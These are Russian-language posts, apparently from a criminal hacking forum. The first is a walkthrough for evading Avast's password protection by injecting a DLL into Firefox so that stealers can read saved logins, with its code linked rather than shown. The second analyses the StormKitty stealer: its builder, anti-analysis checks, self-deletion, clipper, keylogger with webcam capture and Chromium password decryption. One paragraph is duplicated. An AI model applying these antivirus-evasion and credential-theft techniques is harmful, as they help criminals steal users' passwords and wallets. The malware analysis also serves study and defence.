
https://pastebin.com/EYDnM00H

В итоге наделав таких функций, вы таким хитрым способом будете использовать максимально низкоуровневые функции из ntdll.dll, обойдя хуки некоторых защитных решений.) На этом статью можно было-бы и закончить, но а как-же Аваст чёртов пассворд протект, спросите вы, хе-хе...Как-же жить стиллерам, если при попытке открыть файл logins.json Мозиллы появляется такая-вот шляпа:



XSS.is

А криптолокеры как запускать ?



XSS.is

Я-бы подал на них в суд, блокируют нужное и важное ПО, хе-хе...

Итак обходим аваст долбанный протект.

Честно сказать, нихрена приведенные выше способы не работают для аваста, видно они в новой версии хорошо поработали над детектом функций, более того я необнаружил никаких хуков, специально выводил 10 байт апи, ничего там нет.

Видно они каким-то образом из режима ядра научились определять вызовы функций, хотя читал форумы, раньше делали хуки, даже длл специальная для этого была, в новой версии её увы нет.

Что-же делать ?
И тут у меня появилась идея инжекта, вернее не у меня появилось, всё это конечно известно, я решил попробовать, а вдруг...

Вообще тема инжектов очень сложная, тут можно писать несколько статей на эту тему, я нехочу затрагивать эту тему в данной статье, а расскажу-лишь что я сделал для обхода и что использовал.

Итак, ну хорошо пусть аваст использует хуки на уровне ядра и доступа туда мы не имеем, я не буду говорить что можно написать драйвер, который будет скрывать процесс защищаемой программы, а сам драйвер загружать через другой драйвер, или цифровую подпись, как-то это все геморно, хотя а почему и нет, так кстати действуют некоторые шифровальщики.)

Ну-вот, идея в том что у аваста есть списки доверенных приложений, например для Мозиллы доступны, вы неповерите, каталоги мозиллы.)))

Експлореру можно создавать файлы и т. д.

А почему-бы не выполнять код в рамках этого процесса, а что этому мешает, а ничего.)))

И тут передо мной встал вопрос, что лучше написать инжектор самому, или взять от куда-то, во первых как будем инжектить ?

Я решил для теста сделать инжект dll, вроде-бы много статей как это сделать и готовых проектов в гите, кучу перепробовал.

Вроде-бы и идея несложная, вот например статья: https://arvanaghi.com/blog/dll-injection-using-loadlibrary-in-C/

В итоге наткнулся я на инжектор Каими: https://github.com/kaimi-io/cpp-injector-class

И это находка, если посмотрите, при минимальном коде, неплохй функционалл, короче я был безума от радости, для моих экспиреметов просто супер.


В общем готовим длл для инжекта:

https://pastebin.com/z81vpKme

В инжекторе, примерно такой код:

https://pastebin.com/q9NNt6H4

Запускаем фаерфокс и радуемся окошку:



Аваст даже не пикнул...)))

Выводы:

Да, за последнее время защита как системы, так и антивирусных продуктов стало лучше, но проактивная защита, защита в облаке, это далеко не лекарство от всех болезней.

Вот посудите сами, я не считаю себя крутым кодером, больше наверное новичек в теме, о моём скилле наверное можно посудить почитав тему, где мы пытались сделать ботнет и реализацию его.)))

Тем не менее, посидев денёк-два, у меня получилось реализовать какие-то подходы и в частности обойти RING0, ну либо хитро установленные хуки аваста, испоьзуя при этом паблик наработки и статьи в сети.

Поэтому на антивирус надейся, а сам не теряй бдительность.)

Надеюсь вам понравилась данная статья.

Малварка под микроскопом - StormKitty

Привет, друзья. Этой статьёй я планирую начать серию статей (ммм, маслецо масленное), каждая из которой будет посвящена одной интересной или не очень малвари. В таких публикациях мы будем рассматривать под микроскопом исходные коды (открытые, утёкшие, декомпилированные, до каких дойдут руки) или же дизассемблерные листинги так или иначе известной в наших узких кругах малварки. Мы будем всматриваться в общую архитектуру проекта малварки, отдельные её модули и алгоритмы, вплоть до фрагментов кода. Я постараюсь описать малварку таким образом, чтобы читать было интересно как нубам в программировании (далее я буду использовать более красивое так и более опытным программистам, а возможно даже реверсерам и многоуважаемым в наших узких кругах господам аверам. Поскольку я никак не могу держать своё особо важное мнение при себе, я расскажу, какие вещи в анализируемой малварке я считаю хорошими, какие плохими, а какие вообще ужасными. Ну посмотрим, как пойдёт. Пишите в комментариях к статье ваши предложения о том, какую известную или не очень малварку мне стоит разобрать в следующий раз. Да и вообще пишите свои мысли о текущей анализируемой нами малварке, что вам понравилось в ней, а что бы вы сделали по другому. Важно так же понимать, что поскольку я — «белая шляпа», то в некоторых моментах могу не понять, что и для чего делает тот или иной малварщик, так что если вдруг есть какой косяк с моей стороны, обязательно пишите об этом в комментариях к статье. «В споре рождается истина» (копирайт дядьки Сократа), а истина и другие знания пригодятся местным неофитам. Ну давайте начинать.

Периодически в нашем уютненьком комьюнити в хорошем или же плохом ключе упоминается «Штормовой Котёнок» (он же «StormKitty»). То его какой-то горе программер или барыга соберёт под новым именем и продаёт за целое состояние, то его какой-то неофит скачет с Github и запустит, не зная, что автор по неведомой мне причине вшил в стаб свою собственную малварь (видимо, чтобы потроллить и стрясти немного криптовалюты со скрипткидисов). Это все сопровождается некоторым количеством срача на форуме, обсуждения смыслов кулхацкерских жизней, старпёрского брюзжания о том, что раньше было лучше и так далее. Поэтому эту нашу серию статей я решил начать именно со «Штормового Котёночка». Тем более, что написан он на языке C#, что должно немного упрощать понимание исходного кода неофитами (когда не нужно особо отвлекаться на управление памятью и дескрипторами, как в C++ например, в C# за нас это делает сборщик мусора).

Давайте начнём с того, что такое этот «Штормовой Котёнок». Это — классический стилер (stealer) с открытыми исходными кодами, размещённый на Github под чуть ли ни самой либеральной лицензией — «MIT» (хотя кого тут в принципе волнуют оупенсорсные лицензии, правда же). Сейчас автор перевёл его в архив, то есть скорее всего дальше проект не будет развиваться (хотя он особо то и не развивался никогда толком). Функционал проекта в общем то, как у самого обычного стилера, работает с браузерами на базе Chromium, с Firefox, с «Ослом» (Internet Explorer) и Edge, собирает файлы определённых расширений, файлы сессий нескольких разных программ, аккаунты из Outlook и Pidgin (о хоспаде, кто сейчас использует Pidgin?), может обеспечивать себе автозапуск самым примитивным способом, должен отсылать логи на онлайн хостинг AnonFiles и в Телеграм, ну и так далее и тому подобное.

Скачать весь проект все ещё можно отсюда: https://github.com/LimerBoy/StormKitty — но только не вздумайте в тупую запускать его, поскольку, как я и говорил раньше, автор вшил в бинарные зависимости проекта малварь. Скачайте исходники и разархивируйте их, чтобы параллельно с чтением статьи вы могли бы смотреть исходный код, так будет понятнее скорее всего.

Прежде чем, мы перейдём к обсуждению непосредственно кода проекта, нужно сделать небольшое лирическое отступление о наличии малвари в репозитории. Дело в том, что в папке с проектом лежит бинарная зависимость в виде файла «AnonFileApi.dll». Автор три раза менял эту библиотеку, но хитрый Github всё помнит, так что при желании можно достать любую из трёх версий. Вложенная в эту бинарную зависимость малварь особого интереса не представляет, но в качестве упражнения вы можете её потыкать. Интересно другое: выложить на Github исходники какой-то малвари для образовательных целей формально нарушением закона не является, а вот вложить в них бинарный образ малвари опять же формально является распространением вредоносного кода (ну как минимум так я понимаю современные законы в области малвари). У этого Владимира из Украины судя по всему отсутствует инстинкт самосохранения, ну либо он сам является сотрудником антивирусной компании или какой-нибудь трёхбуквенной конторы. В любом случае мотивы этого мне не особо понятны, да и мне в принципе похер. Важно, чтобы вы для себя уяснили одну очень критичную вещь: никогда не скачивайте и не запускайте исходники со вложенными бинарными зависимостями, особенно около хацкерских или около малварных проектов. В бинарные зависимости куда проще вставить что-то вредоносное, чем в исходные коды, так что будьте внимательны.

Теперь давайте переходить к архитектуре проекта. Весь проект разбит на два подпроекта: «builder» (программа сборщик для стилера, подготавливающий его к непосредственному использованию) и «stub» (собственно сам стилер, который будет запускаться на компьютере жертвы, доставать ценную информацию и отправлять её в Телеграм и якобы отправлять на хостинг файлов AnonFiles). Для начала давайте рассмотрим проект «builder», чтобы понимать процесс создания исполняемого файла стаба, до того, как переходить собственно к коду стаба.

Сборщик представляет собой обычное консольное приложение, которое вшивает в стаб конфигурационные параметры, такие как идентификаторы Телеграмма, адреса кошельков для клипера, должен ли стаб прописывать себя в автозапуск или нет и другие, а так же оббфусцирует стаб. Касательно конфигурации Телеграм сборщик проверит доступность API с указанными параметрами, что на самом деле кажется приятным проявлением заботы автора о своих пользователях (мол, если скрипткидис накосячил с идентификаторами API, он узнает об этом на этапе сборки проекта, а не далеко позже).

Непосредственно процесс вшивания конфигурационных данных описан в файле «build.cs», глобальная переменная «ConfigValues» получает значения, которые пользователь ввёл в консоль. Обратите внимание на один забавный факт: в качестве имени мьютекса для стаба используется MD5-хеш от имени пользователя и имени компьютера, где производилась сборка. Не то чтобы кому-то в целом мире понадобилось бы брутить этот хеш, чтобы узнать исходные значения имён компьютера и пользователя, но зачем это нужно было делать именно так — совсем непонятно. Вполне можно было бы просто сделать вызов метода «Guid.NewGuid» или взять хеш от каких-то менее значимых параметров системы.

https://pastebin.com/S66UWFxt

Некоторые конфигурационные строки зашифровываются с помощью AES и строго фиксированных значений соли и пароля, что в принципе не есть хорошо. Ключи можно было бы генерировать на этапе сборки и аналогично строкам вшивать их в стаб. Хотя использование «Rfc2898DeriveBytes» немного улыбнуло, этот класс получает ключи из пароля и соли с помощью генератора псевдослучайных чисел из HMACSHA1, что по идее было бы хорошо, если пароль или хотя бы соль менялись бы от сборке к сборке. Реализацию этого шифрования можно найти в файле «crypt.cs». Странным решением является конвертация шифр-данных в BASE64 строки и добавление к этому всему префикса «CRYPTED:». Таким образом автору не приходится менять тип данных, когда он вшивает зашифрованные данные в стаб (строки заменяет строками), но выглядит это костылём, можно было бы придумать чего получше.

https://pastebin.com/CBPMmKGb

Далее конфигурационные параметры вшиваются в стаб с помощью библиотеки «Mono.Cecil». Эта библиотека позволяет разбирать и модифицировать форматы структур .NET сборок и байт-кода (хотя на мой вкус библиотека «dnlib» куда проще и приятнее в программировании подобных вещей). Формально данный код просто проходит все методы всех классов во всех модулях стаба, находит в них инструкции дотнетовского байт-кода «LDSTR» (загрузка константной строки на стек) и заменяет операнд на строку из конфигурации в том случае, если исходная строка операнд начинается с «---». С точки зрения архитектуры стаба это решение кажется избыточным, наверное имело бы смысл держать всю конфигурацию для стаба в одном классе и проходить только по его методам, а не по всей дотнетовской сборке (конечно же Assembly имеется ввиду).

https://pastebin.com/YQediTBH

После зашивания конфигурационных значений в байт-код стаба, сам стаб отправляется на обфускацию с помощью изъезженного вдоль и поперек разными малварищиками бесплатного обфускатора с открытыми исходными кодами — «ConfuserEx» (одна птичка мне напела, что изъезженного до такой степени, что Антивирус Касперского в принципе считает .NET исполняемые файлы, накрытые «ConfuserEx», как подозрительные). Было бы конечно получше, если бы автор «Штормового Котёнка» удосужился перенаправить вывод от процесса «ConfuserEx» в своё консольное окно (ну чтобы понимать, что конкретно пошло не так, если обфускация провалилась), но имеем то, что имеем (реализация находится в файле «obfuscation.cs» и особого интереса не представляет). Кроме того сборщик может добавить иконку обфусцированному исполняемому файлу, если это нужно (реализовано в файле «icon.cs»). Для добавления иконки используются WinAPI функции для работы с ресурсами PE-файлов, который можно найти в официальных мануалах от «мелкомягких» (Microsoft же, ага, MSDN там всякий). На этом предлагаю закончить копаться в сборщике стаба и перейти к самому интересному — коду самого стаба.

С точки зрения архитектуры проекта стаб представляет собой главный файл «program.cs» и набор модулей, более менее нормально сгруппированных по папкам и подпапкам. Давайте начнём рассматривать стаб с точки входа (статическая функция «Main» класса «Program»), чтобы в последствии было проще понять, как отдельные модули взаимодействуют друг с другом (по сути дела никак, но всё же). Не переживайте мы рассмотрим некоторые интересные модули отдельно чуть попозже.

В самом начале функции Main написана небольшая дотнетовская магия, которую авторпроекта любезно отделил для нас комментарием «SSL сучка». Это указание некоторых параметров класса помогающего дотнету осуществлять HTTPS запросы с использованием SSL/TLS. Об этих параметрах можно прочитать на MSDN, но отдельно я хотел бы становиться на магическом числе 3072 и почему оно такое, какое оно есть. Сам проект стаба собирается под дотнет версии 4.0, который (страшно подумать) был выпущен в бородатом 2010ом году. Так вот в этом бородатом 2010ом году в дотнете, да и в операционных системах семейства Windows, никто ещё и не думал использовать TLS версии 1.2 (хотя эта версия протокола ышла чуть раньше — в 2008ом году, поправьте, если я ошибся в датах того времени, когда динозавры были большими). Поэтому в перечислении «SecurityProtocolType» в дотнет реймворке 4.0 нет соответствующего TLS 1.2 значения (оно появится только в дотнет реймворке 4.5, если мне не изменяет память). Численное значение этого сравнительно нового значения перечисления — 3072, то есть автор кода устанавливает это значение в надежде, что стаб все же окажется на современной системе с установленным фреймворков 4.5 или с установленной на уровне системы поддержкой TLS 1.2. Честно говоря, я не в курсе, будет ли выброшено исключение, если такой поддержки нет, или просто будет использован протокол по умолчанию, напишите в комментариях, если знаете точно.

https://pastebin.com/X589Qate

Далее по коду происходит классическая для малвари защита от повторного запуска, опытным программистам и реверсерам тут должно быть всё понятно, но для неофитов можно немного пояснить. Смысл в том, что создаётся глобальный именованный мьютекс (примитив операционной системы для синхронизации процессов). Конструктор мьютекса в дотнете возвращает информацию о том, был ли мьютекс создан или уже существовал до этого и был открыт. Соответственно, если стаб был запущен несколько раз, то первый его процесс создаст мьютекс и будет работать, а глобальный именованный мьютекс будет существовать до завершения этого процесса. А все последующие процессы «увидят», что мьютекс уже существуют и выйдут. Понятно, что наличие дополнительного глобального именованного мьютекса в системе может выдавать запущенную на системе малварь (если знать, какое имя мьютекса соответствует малвари), но данный стилер и так в отдельном процессе запускается, так что не суть важно.

https://pastebin.com/Mw3NBF9G

Затем стаб проверяет, лежит ли исполняемый файл в специальной скрытой самом банальным способом директории, предварительно создав её, если эта директория отсутствовала. Если же исполняемый файл стаба лежит вне этой директории, то файл скрывается аналогичным образом, а именно с помощью выставления аттрибута «hidden» для файла (реализовано в классе «Implant.Startup»). Конечно, ни о каких хитровыдуманных способах сокрытия файла речи тут не идёт, а делать это именно таким образом в 2020 году нужно разве что для галочки и одного дополнительного пункта в списке фич стилера в теме о его продаже, ну вы понимаете. Да и ходят слухи, что некоторые антивирусы находят подозрительным то поведение, в ходе которого исполняемый файл сам себе проставляет аттрибут «hidden», что ну совсем ни разу не удивительно. Ну что уж теперь, едем дальше.

https://pastebin.com/4DC4phRx

После этого стаб проверяет, прописаны ли в его конфигурации параметры для API Телеграмма. В случае их отсутствия происходит самоудаление. Само собой, разве может быть иначе, самоудаление реализовано по классической для малвари костыльной схеме — через создание и запуск батника. Я очень не люблю этот способ, но почему то вижу его просто повсеместно в любой малварке. Но все же сравнительно приятным бонусом этого кода является вызов «chcp 65001» в начале батника (установка кодировки в UTF-8). Это сделано потому, что пути к файлам могут содержать локализованные символы (кириллицу там, например), а метод «File.AppendText» открывает файл на запись текста в кодировке именно UTF-8. Многие авторы малвари об этом не задумываются, а тут наш Владимир из Украины показал, что умеет обращать внимание на детали (жаль, что это происходит далеко не всегда).

https://pastebin.com/vfY0ytM5

Далее в зависимости от конфигурации стаб делает или не делает рандомную паузу (от нуля до десяти секунд). Назначение этого кода не особо понятна в глобальном плане, напишите в комментарии ваши идеи по этому поводу. Реализация самой паузы хранится в классе «Implant.StartDelay».

https://pastebin.com/1cxx0gM3

Затем стаб применяет набор методов для противодействия анализу, в том случае, если факт анализа будет установлен стабом, он выведет подложное (от слова «ложь» а не от слова «ложить») сообщение об ошибке и вызовет код для самоудаления, который мы рассмотрели ранее. Набор методов противодействия анализу довольно стандартный и опять же сделан в основном для галочки. Есть поиск подключённого к процессу стаба отладчика с помощью функции «CheckRemoteDebuggerPresent» (это довольно легко обходится, в отладчике dnSpy есть соответствующий код). Есть попытка определить исполнение внутри эмулятора за счёт функции «Sleep». Смысл этого метода в том, что подавляющее большинство эмуляторов пропускают все вызовы «Sleep», и типа внутреннее значение времени внутри эмулятора при этом не изменяется, поэтому можно проспать 10 миллисекунд и проверить, действительно ли прошло минимум 10 миллисекунд. Эта методика возможно и работала N-лет назад, когда эмуляторы были тупыми и не учитывали «Sleep» в своих внутренних часах, но в 2020 году это вряд ли как-то поможет, скорее может быть сигнатурой для антивируса. Так же есть проверка HTTP-запросом (для определения запуска на VirusTotal, AnyRun и так далее), проверка на наличие внутри процесса стаба динамических библиотек различных сэндбоксов, проверка на наличие некоторых запущенных процессов для динамического анализа малвари и проверка на запуск внутри виртуальной инфраструктуры. Для более менее опытного реверсера все эти проверки особых проблем не должны вызывать, а вот антивирусы с другой стороны могут отнестись к ним неравнодушно.

https://pastebin.com/uc0npJin

После этого стаб по какой-то причине устанавливает в текущую рабочую директорию значение своей рабочей папки (она была описана ранее). Это подозрительно попахивает говнокодом, так как в принципе в сфере разработки любого программного обеспечения работа по относительным путям является табу (ну или «строгим запретом», да ладно вам, надо знать такие слова). Это важный совет, который стоит уяснить неофитам: всегда работайте по абсолютным путям к файлам и каталогам.

https://pastebin.com/L1RbKzx5

Далее стаб выкачивает прямиком из Github аккаунта нашего Владимира из Украины две библиотеки: «DotNetZip» и «AnonFileApi» (ту самую со вложенной малварью мистера кулхацкера Владимира). Все таки он удивительный человек, никаких проблем с законом не боится. Стаб на всякий случай пытается выкачать эти библиотеки по три раза, и в случае успеха проставляет этим библиотекам файловый аттрибут «hidden» и изменяет дату создания файла. Этот код конечно очень некрасиво написан (использование while вместо совершенно уместного в этом случае цикла for, проверка на существование файла аж четыре раза и так далее), вызывает некоторое кровотечение из глаз.

https://pastebin.com/1Gj4UB9Y

Затем стаб дешифрует конфигурационные значения, которые были зашифрованы сборщиком (алгоритм шифрования был уже описан ранее), и проверяет валидность API токена Телеграмма. В случае, если токен не валиден, происходит самоудаление. Ну и после всех этих приготовлений происходит непосредственный сбор паролей и другой полезной информации, упаковка их в ZIP-архив, залив ZIP-архива на сервис AnonFiles (хотя это не точно, вы же помните про вложенную малварь Владимира, да?) и отправка ссылки для скачивания залитого файла в Телеграмм. Кроме того в след за ссылкой стаб должен отправить информацию о компьютере, с которого был собран только что высланный ZIP-архив. Сами алгоритмы всего этого особого интереса не представляют, да и описывать каждый из них очень долго. Отмечу только, что реализация этого всего находится в классах «Report.Telegram», «Filemanager» и «SystemInfo». Ну а некоторые алгоритмы сбора паролей и другой ценной информации мы рассмотрим отдельно (это же самое интересное в стилерах, да?).

https://pastebin.com/wgqJuGPS

После выполнения основного функционала на предыдущем шаге у стаба есть два варианта развития событий: либо завершить исполнение и самоудалиться, либо (если включены клипер и/или кейлоггер) продолжить работу, запустив эти компоненты в отдельных потоках (опять же, если при сборке стаба в конфигурации они были включены). Основной поток же простаивает в ожидании завершения потоков клипера и кейлоггера.

https://pastebin.com/6JCKRVuv

Архитектурно клипер сделан довольно нелепо по моему мнению, он разбит на несколько модулей, при каждом получении и установки значения буфера обмена почему-то создаётся отдельный поток, при этом можно было бы все делать в одном основном потоке. Может я конечно что-то не понимаю в этом, напишите в комментариях, если вы видите смысл создавать для этого отдельный поток каждый раз. Для подмены содержимого буфера обмена используется поиск по регулярным выражениям, кроме того оригинальное содержимое буфера обмена логируется в файл. Проверка того, что в буфере обмена появилась новая строка, происходит раз в две секунды. Вообще напишите в комментариях своё мнение, насколько клиперы в принципе актуальны для малвари. Мне кажется, что все уже давно должны были научиться проверять идентификаторы своих криптовалютных кошельков, когда куда их копируют и вставляют. Клипер реализован несколькими классами из папки «Clipper» и главным управляющим классом «ClipboardManager».

Архитектурно клипер сделан довольно нелепо по моему мнению, он разбит на несколько модулей, при каждом получении и установки значения буфера обмена почему-то создаётся отдельный поток, при этом можно было бы все делать в одном основном потоке. Может я конечно что-то не понимаю в этом, напишите в комментариях, если вы видите смысл создавать для этого отдельный поток каждый раз. Для подмены содержимого буфера обмена используется поиск по регулярным выражениям, кроме того оригинальное содержимое буфера обмена логируется в файл. Проверка того, что в буфере обмена появилась новая строка, происходит раз в две секунды. Вообще напишите в комментариях своё мнение, насколько клиперы в принципе актуальны для малвари. Мне кажется, что все уже давно должны были научиться проверять идентификаторы своих криптовалютных кошельков, когда куда их копируют и вставляют. Клипер реализован несколькими классами из папки «Clipper» и главным управляющим классом «ClipboardManager».

Кейлоггер синхронный и реализован по классической для малвари схеме с использованием функции «SetWindowsHookEx». Для неофитов можно пояснить, что эта функция (когда вызвана с параметром WH_KEYBOARD_LL) устанавливает обработчик на системные события, связанные с клавиатурой, в частности нажатие клавиш. В принципе подобный код можно увидеть в абсолютно любом другом кейлоггере, да и придумывать здесь что-то новое вряд ли необходимо. Для получения конкретного символа из scan кода и virtual key кода используется функция «ToUnicodeEx», при том учитывается текущая раскладка, полученная с помощью функции «GetKeyboardLayout». Такой кейлоггер не сможет определить ввод некоторых хитрых символов (например, немецкого языка, которые требуют последовательного нажатия двух разных клавиш), но в принципе должен выполнять свою функцию исправно. Забавной фичей модуля кейлоггера является поиск открытых вкладок браузера с порно сайтами. Если открыт такой сайт модуль кейлоггера пытается сделать скриншот экрана и снимок веб-камерой. Сразу вспоминаются те самые письма с угрозами об этом, которые массово рассылали по почте всем подряд некоторое время назад. Наличие этого функционала именно в модуле кейлоггера кажется таким бредом, но имеем то, что имеем. Снимок экрана реализован с помощью .NET классов, а снимок веб-камерой — с помощью функций из системной библиотеки «avicap32.dll». Почти уверен, что примерно похожий код вы найдёте по первой ссылке на StackOverflow в поисковых запросах «.net screenshot example» и «.net webcamshot example», или что-то в этом духе. Кейлоггер реализован несколькими классами из папки «Keylogger» и классом «WindowManager», и да, это тоже кажется очень избыточным с точки зрения архитектуры проекта.

Ну а теперь давайте переходить непосредственно к функционалу стилера этого нашего «Штормового Котёночка». Основной функционал по сбору ценной парольной и не только информации разделен на отдельные модули, каждый из которых вызывается отдельно методом класса «Report.CreateReport» в отдельном потоке. При этом страшно подумать, но одновременно запускается 23 потока (ну я насчитал 23 потока, может ошибся на плюс/минус 1-2). История умалчивает, почему нельзя это было сделать итеративно, а не параллельно, при этом не так сильно нагружая операционную систему. Понятно, что разбиение на потоки чуток ускорит всю обработку за счёт файлового ввода вывода, но 23 достаточно нагруженных потока, 23 потока, Карл! Основной поток же ожидает завершения всех новорожденный потоков и только по их завершению продолжает исполнение.

https://pastebin.com/mCqkRY1E

Первый поток отвечает за сбор файлов, расширения которых указаны в конфигурации стаба. Эти файлы просто копируются с рабочего стола пользователя, с папок «Мои Документы», «Мои Картинки», «Загрузки», а так же из папок облачных хранилищ OneDrive и DropBox. Реализация этого функционала находится в классе «FileGrabber» и особого интереса не представляет, это просто поиск и копирование файлов.

Второй поток собирает пароли и другую ценную информацию из браузеров Chrome и Edge. Давайте рассмотрим реализацию более подробно. В браузерах на базе Chromium существует два вида хранения зашифрованной информации, в частности паролей. До 80ой версии Chromium ценная информация просто накрывалась локальным шифрованием с помощью DPAPI. С 80ой версии в Chromium (и многих других браузерах на его базе) стал спользоваться мастер ключ (зашифрованный с помощью DPAPI), на котором затем шифровались и дешифровались данные с помощью немного хитрой версии AES — в режиме GCM (Galois/Counter Mode или же счётчик с аутентификацией Галуа), сейчас этот режим очень широко применяется в программном обеспечении и считается весьма эффективным. Для того, чтобы отличать два режима зашифрованных данных в браузерах на базе Chromium используется префиксы к зашифрованным бинарным данным. В общем случае префикс «v10» и «v11» означает, что для конкретно этих шифр-данных использовался мастер ключ и AES в режиме GCM. А его отсутствие (заголовок DPAPI) означает, что использовался старый метод — простое, как 5 копеек, использование DPAPI. Реализация дешифрования DPAPI и получение мастер ключа находится в классе «Chromium.Crypto». Стоит заметить, что использовать для этих целей нативную функцию «CryptUnprotectData» в .NET не имеет особого смысла, так как во фреймворке есть готовый статический метод ProtectedData.Unprotect». Как будет видно далее, наш Владимир из Украины знал об этом методе, но по какой-то причине не стал его тут использовать (кхе-кхе, копипастер сраный, кхе-кхе). Мастер ключ хранится в файле «Local State» и достаётся из него с помощью регулярных выражений (изначально этот файл имеет формат JSON). AES в режиме GCM реализован с помощью встроенной в операционную систему библиотеки «bcrypt.dll» (реализацию можно найти в файлах «AesGcm.cs» и «Bcrypt.cs»), описание отдельных функций и структур этой библиотеки можно найти на MSDN (описывать их в статье пришлось бы очень долго). Вся ценная для стилера информация хранится либо в файлах формата SQLite, либо в файлах формата JSON и может хранится либо в открытом, либо в зашифрованном виде в зависимости от того, какая эта информация конкретно. Использовать готовый JSON парсер или написать свой мини-парсер для JSON (ей богу, парсить JSON очень просто) автор стилера не удосужился, поэтому парсит всё через регулярные выражения, что вполне можно признать говнокодом. Парсер для SQLite, судя по всему, был на скорую руку портирован из VB.NET (на C# явно так не пишут, я вроде видел реализации на VB.NET в каком-то публичном ратнике, наверно он взят оттуда) и выглядит просто ужасно, но, вероятно, работает более менее нормально. Для полноты картины осталось только взглянуть, откуда берётся какая информация и какими методами в коде стаба (весь функционал связанный с «хромым» находится в подпапке проекта «Targets\Browsers\Chromium»).

https://pastebin.com/7Na6ZBCH

